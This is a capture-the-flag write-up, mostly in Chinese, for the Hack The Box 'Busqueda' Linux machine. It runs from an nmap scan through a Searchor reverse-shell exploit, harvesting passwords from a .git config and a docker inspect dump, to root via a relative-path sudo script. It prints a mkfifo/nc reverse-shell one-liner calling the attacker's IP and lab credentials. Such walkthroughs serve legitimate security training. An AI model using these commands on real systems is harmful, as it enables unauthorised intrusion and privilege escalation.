HTB-Busqueda

| OS | Difficulty |
|---|---|
| Linux | Easy |
Nmap Scan
$ nmap 10.10.11.208  -sC -sV -p- -T4 --min-rate 1000
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-23 10:49 CST
Warning: 10.10.11.208 giving up on port because retransmission cap hit (6).
Nmap scan report for 10.10.11.208
Host is up (0.15s latency).
Not shown: 65507 closed tcp ports (reset), 26 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 4f:e3:a6:67:a2:27:f9:11:8d:c3:0e:d7:73:a0:2c:28 (ECDSA)
|_  256 81:6e:78:76:6b:8a:ea:7d:1b:ab:d4:36:b7:f8:ec:c4 (ED25519)
80/tcp open  http    Apache httpd 2.4.52
|_http-title: Did not follow redirect to http://searcher.htb/
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: Host: searcher.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 127.64 seconds
访问80端口,自动跳转到http://searcher.htb ,添加本地域名解析

$ echo '10.10.11.208 searcher.htb' | sudo tee -a /etc/hosts 抓包触发报错,在报错信息种可以找到版本号
漏洞利用
通过找到的版本号检索漏洞

$ ./exploit.sh searcher.htb 10.10.16.39 9001
---[Reverse Shell Exploit for Searchor <= 2.4.2 (2.4.0)]---
[*] Input target is searcher.htb
[*] Input attacker is 10.10.16.39:9001
[*] Run the Reverse Shell... Press Ctrl+C after successful connection
成功反弹shell
$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.16.39] from (UNKNOWN) [10.10.11.208] 47162
bash: cannot set terminal process group (1620): Inappropriate ioctl for device
bash: no job control in this shell
svc@busqueda:/var/www/app$ id
id
uid=1000(svc) gid=1000(svc) groups=1000(svc)
svc@busqueda:/var/www/app$
信息收集
在/var/www/app/.git/config中可以找到用户名密码和新的域名
svc@busqueda:/var/www/app/.git$ cat config
cat config
[core]
	repositoryformatversion = 0
	filemode = true
	bare = false
	logallrefupdates = true
[remote "origin"]
	url = http://cody:jh1usoih2bkjaspwe92@gitea.searcher.htb/cody/Searcher_site.git
	fetch = +refs/heads/*:refs/remotes/origin/*
[branch "main"]
	remote = origin
	merge = refs/heads/main
,添加本地域名解析
echo "10.10.11.208 gitea.searcher.htb" | sudo tee -a /etc/hosts权限提升
使用获取到的密码和svc用户登录ssh,发现可以登录成功,查找sudo 配置,可以找到一个Python脚本
 ssh svc@10.10.11.208
The authenticity of host '10.10.11.208 (10.10.11.208)' can't be established.
ED25519 key fingerprint is SHA256:LJb8mGFiqKYQw3uev+b/ScrLuI4Fw7jxHJAoaLVPJLA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.208' (ED25519) to the list of known hosts.
svc@10.10.11.208's password:
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.0-69-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
<...>
The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Apr  4 17:02:09 2023 from 10.10.14.19
svc@busqueda:~$ sudo -l
[sudo] password for svc:
Matching Defaults entries for svc on busqueda:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User svc may run the following commands on busqueda:
    (root) /usr/bin/python3 /opt/scripts/system-checkup.py *
尝试运行脚本,支持三个命令
svc@busqueda:/opt/scripts$ sudo /usr/bin/python3  /opt/scripts/system-checkup.py *
Usage: /opt/scripts/system-checkup.py <action> (arg1) (arg2)

     docker-ps     : List running docker containers
     docker-inspect : Inpect a certain docker container
     full-checkup  : Run a full system checkup
使用 docker-inspect 查找环境配置,可以找到一条密码
svc@busqueda:~$ sudo /usr/bin/python3  /opt/scripts/system-checkup.py docker-inspect '{{json .}}' gitea | jq

<...>
"Env": [
      "USER_UID=115",
      "USER_GID=121",
      "GITEA__database__DB_TYPE=mysql",
      "GITEA__database__HOST=db:3306",
      "GITEA__database__NAME=gitea",
      "GITEA__database__USER=gitea",
      "GITEA__database__PASSWD=yuiu1hoiu4i5ho1uh",
      "PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin",
      "USER=git",
      "GITEA_CUSTOM=/data/gitea"
    ],
    "Cmd": [
      "/bin/s6-svscan",
      "/etc/s6"
    ],
    "Image": "gitea/gitea:latest",
<...>

先使用cody 登录gitea 可以找到另一个用户是administrator,使用找到的密码登录gitea administrator:yuiu1hoiu4i5ho1uh
分析代码· arg_list = ['./full-checkup.sh'] 使用的是相对路径
#!/bin/bash
import subprocess
import sys

actions = ['full-checkup', 'docker-ps','docker-inspect']

def run_command(arg_list):
    r = subprocess.run(arg_list, capture_output=True)
    if r.stderr:
        output = r.stderr.decode()
    else:
        output = r.stdout.decode()

    return output


def process_action(action):
    if action == 'docker-inspect':
        try:
            _format = sys.argv[2]
            if len(_format) == 0:
                print(f"Format can't be empty")
                exit(1)
            container = sys.argv[3]
            arg_list = ['docker', 'inspect', '--format', _format, container]
            print(run_command(arg_list))

        except IndexError:
            print(f"Usage: {sys.argv[0]} docker-inspect <format> <container_name>")
            exit(1)

        except Exception as e:
            print('Something went wrong')
            exit(1)

    elif action == 'docker-ps':
        try:
            arg_list = ['docker', 'ps']
            print(run_command(arg_list))

        except:
            print('Something went wrong')
            exit(1)

    elif action == 'full-checkup':
        try:
            arg_list = ['./full-checkup.sh']
            print(run_command(arg_list))
            print('[+] Done!')
        except:
            print('Something went wrong')
            exit(1)


if __name__ == '__main__':

    try:
        action = sys.argv[1]
        if action in actions:
            process_action(action)
        else:
            raise IndexError

    except IndexError:
        print(f'Usage: {sys.argv[0]} <action> (arg1) (arg2)')
        print('')
        print('     docker-ps     : List running docker containers')
        print('     docker-inspect : Inpect a certain docker container')
        print('     full-checkup  : Run a full system checkup')
        print('')
        exit(1)
使用nano 在/tmp 创建full-checkup.sh
#!/bin/bash
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.16.39 9009 >/tmp/f
添加执行权限,然后执行命令
svc@busqueda:/tmp$ chmod +x full-checkup.sh
svc@busqueda:/tmp$ sudo /usr/bin/python3  /opt/scripts/system-checkup.py full-checkup
Getshell
$ nc -lnvp 9009
listening on [any] 9009 ...
connect to [10.10.16.39] from (UNKNOWN) [10.10.11.208] 36396
# id
uid=0(root) gid=0(root) groups=0(root)
# cat /root/root.txt
| Flag | Path |
|---|---|
| Flag1 | /home/svc/user.txt |
| Flag2 | /root/root.txt |